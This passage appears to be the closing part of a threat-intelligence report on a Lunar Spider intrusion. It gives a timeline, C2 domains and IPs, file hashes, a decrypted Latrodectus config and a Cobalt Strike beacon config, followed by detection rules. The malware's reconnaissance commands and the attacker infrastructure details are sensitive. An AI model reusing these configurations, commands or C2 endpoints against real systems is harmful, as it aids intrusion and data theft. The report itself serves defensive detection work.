
As discussed in the Exfiltration section, on the twentieth day, the threat actor successfully performed data exfiltration. Despite that, no further final actions on objectives were performed until they were evicted from the network.

Timeline


From a Single Click:
How Lunar Spider Enabled a Near Two-Month Intrusion
Day 1
14:15 UTC Initial Access
User downloaded and executed malicious Javascript file
MSI downloaded and ran to extact Brute Ratel DLL
Run Key added for persistence
Latrodectus injected into explorer.exe
Bruteratel and Latrodectus C2 begin
15:10 UTC Discovery
Injected explorer.exe launched multiple LOLbin discovery commands
20:28 UTC Command & Control
Latrodectus initiated connection to Backconnect server (193.168.143.196:443) via explorer.exe process
Day 3
04:24 UTC Discovery
Backconnect was used to list folders/files
13:46 UTC Credential Access
Unattend.xml answer file containing domain admin account collected via Backconnect
Day 4
11:59 - 12:01 UTC Execution
Cobalt Strike DLL beacon dropped and executed via Rundll32
C2: 45.129.199.214:80
Rundll32 injects into multiple processes
sihost.exe
Explorer.exe
12:04 UTC Privilige Escalation
Runas service was used to login as domain admin extracted earlier from Unattended.xml
Injection into several processes
gpupdate.exe
spoolsv.exe
12:07 UTC Credential Access
gpupdate.exe is used to access LSASS process
12:19 UTC Discovery
ADFind executed along with other LOLbin commands
13:18 - 13:28 UTC Lateral Movement
PSExec executes system.dll_ Cobalt Strike beacon on three other devices from beachhead
Target Hosts
domain controller
file share server
backup server
13:22 - 13:30 UTC Discovery
net and quser commands ran to check remote hosts
18:49 UTC Execution
lsassa.exe was downloaded via Backconnect on the beachhead and executed
C2: cloudmeri.com 162.0.209.121
New Cobalt Strike beacon sys.dll was downloaded on the beachhead and executed
C2: 206.206.123.209:443
18:49 UTC Persistence
lsassa.exe creates an onstart scheduled task
18:52 UTC Privilege Escalation
sys.dll attempts UAC bypass using ms-settings
18:59 UTC Discovery



Diamond Model



Indicators

Atomic

```
RDP Client Name
VPS2DAY-32220LE

Rclone configuration
host: 45.135.232.3
user: J0eBidenAbrabdy1aS3ha2Yeami
user: J0eBidenAbrabdy1aS3ha2

Latrodectus Domains
workspacin[.]cloud
illoskanawer[.]com
grasmetral[.]com
jarkaairbo[.]com
scupolasta[.]store

Backconnect IP Addresses
185.93.221.12
193.168.143.196

Lsassa Backdoor Domain
cloudmeri[.]com

Lsassa Backdoor IP Addresses
162.0.209.121

Brute Ratel Domains
anikvan[.]com
altynbe[.]com
```

```
boriz400[.]com
ridiculous-breakpoint-gw[.]aws-use1[.]cloud-ara[.]tyk[.]io
uncertain-kitten-gw[.]aws-euc1[.]cloud-ara[.]tyk[.]io
erbolsan[.]com
samderat200[.]com
dauled[.]com
kasymdev[.]com
kasym500[.]com

Brute Ratel IP Addresses
95.164.68.73
138.124.183.215
91.194.11.183
94.232.249.100
94.131.108.254
94.232.249.108
45.150.65.85
195.123.225.161
195.211.98.249
195.123.225.251

Metasploit IP Addresses
217.196.98.61

Cobalt Strike Domains
avtechupdate[.]com

Cobalt Strike IP Addresses
206.206.123.209
45.129.199.214
31.13.248.153
```

Latrodectus Configuration

```
Config:
{
  "Version": "1.3",
  "Direction": "4",
  "C2s": [
    "hxxps://workspacin[.]cloud/live/",
    "hxxps://illoskanawer[.]com/live/"
  ],
  "RC4": "xkxp7pKhnkQxUokR2dl00qsRa6Hx0xvQ31jTD7EwUqj4RXWtHwELbZFbOoqCnXl8",
  "GroupID": "2221766521",
  "CampaignID": "Electrol"
}

Decrypted Strings:
{
"pid":
"%d",
"proc":
```

```
"%s",
"subproc": [
]
}
&desklinks=[
*.*
"%s"
]
&proclist=[
{
"pid":
"%d",
"proc":
"%s",
"subproc": [
]
}
/c ipconfig /all
C:\Windows\System32\cmd.exe
/c systeminfo
C:\Windows\System32\cmd.exe
/c nltest /domain_trusts
C:\Windows\System32\cmd.exe
/c nltest /domain_trusts /all_trusts
C:\Windows\System32\cmd.exe
/c net view /all /domain
C:\Windows\System32\cmd.exe
/c net view /all
C:\Windows\System32\cmd.exe
/c net group "Domain Admins" /domain
C:\Windows\System32\cmd.exe
/Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
C:\Windows\System32\wbem\wmic.exe
/c net config workstation
C:\Windows\System32\cmd.exe
/c wmic.exe /node:localhost /namespace:\\root\SecurityCenter2 path AntiVirusProduct Get DisplayName | f
C:\Windows\System32\cmd.exe
/c whoami /groups
C:\Windows\System32\cmd.exe
&ipconfig=
&systeminfo=
&domain_trusts=
&domain_trusts_all=
&net_view_all_domain=
&net_view_all=
&net_group=
&wmic=
&net_config_ws=
&net_wmic_av=
&whoami_group=
runnung
front
/files/
```

```
%d
%s%s
files/bp.dat
%s\%d.dll
%d.dat
%s\%s
init -zzzz="%s\%s"
Electrol
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Content-Type: application/x-www-form-urlencoded
POST
GET
CLEARURL
URLS
COMMAND
ERROR
xkxp7pKhnkQxUokR2dl00qsRa6Hx0xvQ31jTD7EwUqj4RXWtHwELbZFbOoqCnXl8
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
https://workspacin.cloud/live/
https://illoskanawer.com/live/
%s%d.dll
%s%d.exe
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
<html>
<!DOCTYPE
&mac=
%02x
:%02x
;
&computername=%s
&domain=%s
C:\WINDOWS\SYSTEM32\rundll32.exe %s,%s
C:\WINDOWS\SYSTEM32\rundll32.exe %s
12345
&stiller=
```

Cobalt Strike Beacon Configuration (system.dl_ | cron801.dl_)

```
Version: 4.6
Socket: 80
Beacon Type: HTTP
MaxGetSize: 2105681
URL: hxxp://45.129.199[.]214/vodeo/wg01ck01
Jitter: 49
Encryption Key: MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCGcLYJG9miEP3Lp+FqQ74n9HNbqI/s4ZE5fg0PHR7voXFnSWg
HttpPostUri: /vodeo/vid_wg01ck01
User Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704
```

```
MalleableC2Instructions: Remove 4338 chars from the end, Remove 4183 chars from the begçinning, NetBIOS
HTTPGetClient: mask, header Accept: application/xml, text/html, application/xhtml+xml
HTTPPostClient: mask, mask, header Accept: text/html, application/xhtml+xml, application/json
HTTPGet_Verb: GET
HTTPPost_Verb: POST
spawnto_x64: %windir%\sysnative\gpupdate.exe
spawnto_x86: %windir%\syswow64\gpupdate.exe
Proxy_Behavior: Use IE settings
Watermark: 987654321
Jitter: 49
ProcessInject_MinAllocation: 19836
ProcessInject_AllocationMethod: NtMapViewOfSection
```

Computed

```
rustscan.exe
9eaa8464110883a15115b68ffa1ecf7d
5348970723b378c7cae35bb03d8736f8e5a9f0ac
37471af00673af4080ee21bd248536147e450d2eff45e8701a95d1163a9d62fe

lsassa.exe
50abc42faa70062e20cd5e2a2e2b6633
97d72c8bbcf367be6bd5e80021e3bd3232ac309a
203eda879dbdb128259cd658b22c9c21c66cbcfa1e2f39879c73b4dafb84c592

run.bat
c8ea31665553cbca19b22863eea6ca2c
ba99cd73b74c64d6b1257b7db99814d1dc7d76b1
411dfb067a984a244ff0c41887d4a09fbbcd8d562550f5d32d58a6a6256bd7b2

start.vbs
4b3e9c9e018659d1cf04daf82abe3b64
333e1c5967a9a6c881c9573a3222bed6ada911c6
1a8ebf914ebea34402eecbf0985f05ae413663708d2fcc842fc27057ac5ec4ed

sys.dll
ad3c52316e0059c66bc1dd680cf9edad
8dfa63c0bb611e18c8331ed5b89decf433ac394a
100e03eb4e9dcdab6e06b2b26f800d47a21d338885f5dc1b42c56a32429c9168

Cobalt Strike
system.dl_ or cron801.dl_
495363b0262b62dfc38d7bfb7b5541aa
2d92890374904b49d3c54314d02b952e1a714e99
77eede38abdc740f000596e374b6842902653aeafb6c63011388ebb22ec13e28

BruteRatel
upfilles.dll
ccb6d3cb020f56758622911ddd2f1fcb
4a013f752c2bf84ca37e418175e0d9b6f61f636d
f4cb6b684ea097f867d406a978b3422bbf2ecfea39236bf3ab99340996b825de
```

```
BruteRatel
wscadminui.dll
d7bd590b6c660716277383aa23cb0aa9
38999890b3a2c743e0abea1122649082a5fa1281
6c3b2490e99cd8397fb79d84a5638c1a0c4edb516a4b0047aa70b5811483db8f

zero.exe
91889658f1c8e1462f06f019b842f109
33a6b39fbe8ec45afab14af88fd6fa8e96885bf1
36bc32becf287402bf0e9c918de22d886a74c501a33aa08dcb9be2f222fa6e24

c356468.exe
A2B6479A69B51AE555F695B243E4FDA1
23FFF588E3E5CC6678E1F77FAB9318D60F3AC55F
8FB5034AEDF41F8C8C4C4022FDDE7DB3C70A5A7C7B5B4DEC7F6A57715C18A5BF
```

Detections

Network

```
ET MALWARE Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
ET MALWARE Windows Microsoft Windows DOS prompt command Error not recognized
ET POLICY Observed MSI Download
ThreatFox IcedID botnet C2 traffic (ip:port - confidence level: 60%)
ThreatFox Unidentified 111 (Latrodectus) botnet C2 traffic (ip:port - confidence level: 75%)
ThreatFox botnet C2 traffic (domain - confidence level: 100%)
ET HUNTING ZIP file exfiltration over raw TCP
ET DROP Spamhaus DROP Listed Traffic Inbound group 5
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET HUNTING Terse Unencrypted Request for Google - Likely Connectivity Check
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Private Rules:

```
67eb826d-7745-416c-9674-525ef0dc7610 : Launching VNC Interactive Session
e652d235-b994-432e-b2f3-15a9cee381df : Domain Enumeration Using Netdom Query
f8a8998f-dfe9-4942-812c-f4e591653ced : MS-Settings Shell Command Hijacking
1f959fda-4c54-4dad-9bca-4a5a65529772 : MSI Payload Executing Suspicious DLL Through Rundll32
a566b9e8-0a5c-4128-b499-c7632915d5e2 : Suspicious Type Command Over Administrative Share
c42e8603-0311-4e4e-8923-4c1e8be9d78d : Suspicious Computer Machine Password Reset
1b8ad6a1-35c3-4400-9678-e7d3e3b0acfd : DNS data export using dnscmd.exe
b326e9ad-0d9b-43bf-8bd0-9620839c6f6b : Veeam Backup Credential Theft Detection
```

Sigma Repo:

```
d522eca2-2973-4391-a3e0-ef0374321dae : Abused Debug Privilege by Arbitrary Parent Processes
d5601f8c-b26f-4ab0-9035-69e11a8d4ad2 : CobaltStrike Named Pipe
85adeb13-4fc9-4e68-8a4a-c7cb2c336eb7 : CobaltStrike Named Pipe Patterns
```

```
7b434893-c57d-4f41-908d-6a17bf1ae98f : Network Connection Initiated From Process Located In Potentially
08249dc0-a28d-4555-8ba5-9255a198e08c : Outbound Network Connection Initiated By Script Interpreter
ed74fe75-7594-4b4b-ae38-e38e3fd2eb23 : Outbound RDP Connections Over Non-Standard Tools
85b0b087-eddf-4a2b-b033-d771fa2b9775 : PowerShell Download and Execution Cradles
3dfd06d2-eaf4-4532-9555-68aca59f57c4 : Process Execution From A Potentially Suspicious Folder
8834e2f7-6b4b-4f09-8906-d2276470ee23 : PsExec/PAExec Escalation to LOCAL SYSTEM
9a132afa-654e-11eb-ae93-0242ac130002 : PUA - AdFind Suspicious Execution
df55196f-f105-44d3-a675-e9dfb6cc2f2b : Renamed AdFind Execution
5bb68627-3198-40ca-b458-49f973db8752 : Rundll32 Execution Without Parameters
152f3630-77c1-4284-bcc0-4cc68ab2f6e7 : Shell Open Registry Keys Manipulation
3b6ab547-8ec2-4991-b9d2-2b06702a48d7 : Suspicious PowerShell Download and Execute Pattern
3c89a1e8-0fba-449e-8f1b-8409d6267ec8 : Suspicious Process Created Via Wmic.EXE
5cc2cda8-f261-4d88-a2de-e9e193c86716 : Suspicious Processes Spawned by WinRM
dcdbc940-0bff-46b2-95f3-2d73f848e33b : Suspicious Spool Service Child Process
2617e7ed-adb7-40ba-b0f3-8f9945fe6c09 : Suspicious SYSTEM User Process Creation
1277f594-a7d1-4f28-a2d3-73af5cbeab43 : Windows Shell/Scripting Application File Write to Suspicious Fol
```

Yara

New Rules:

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/28761/28761.yar

---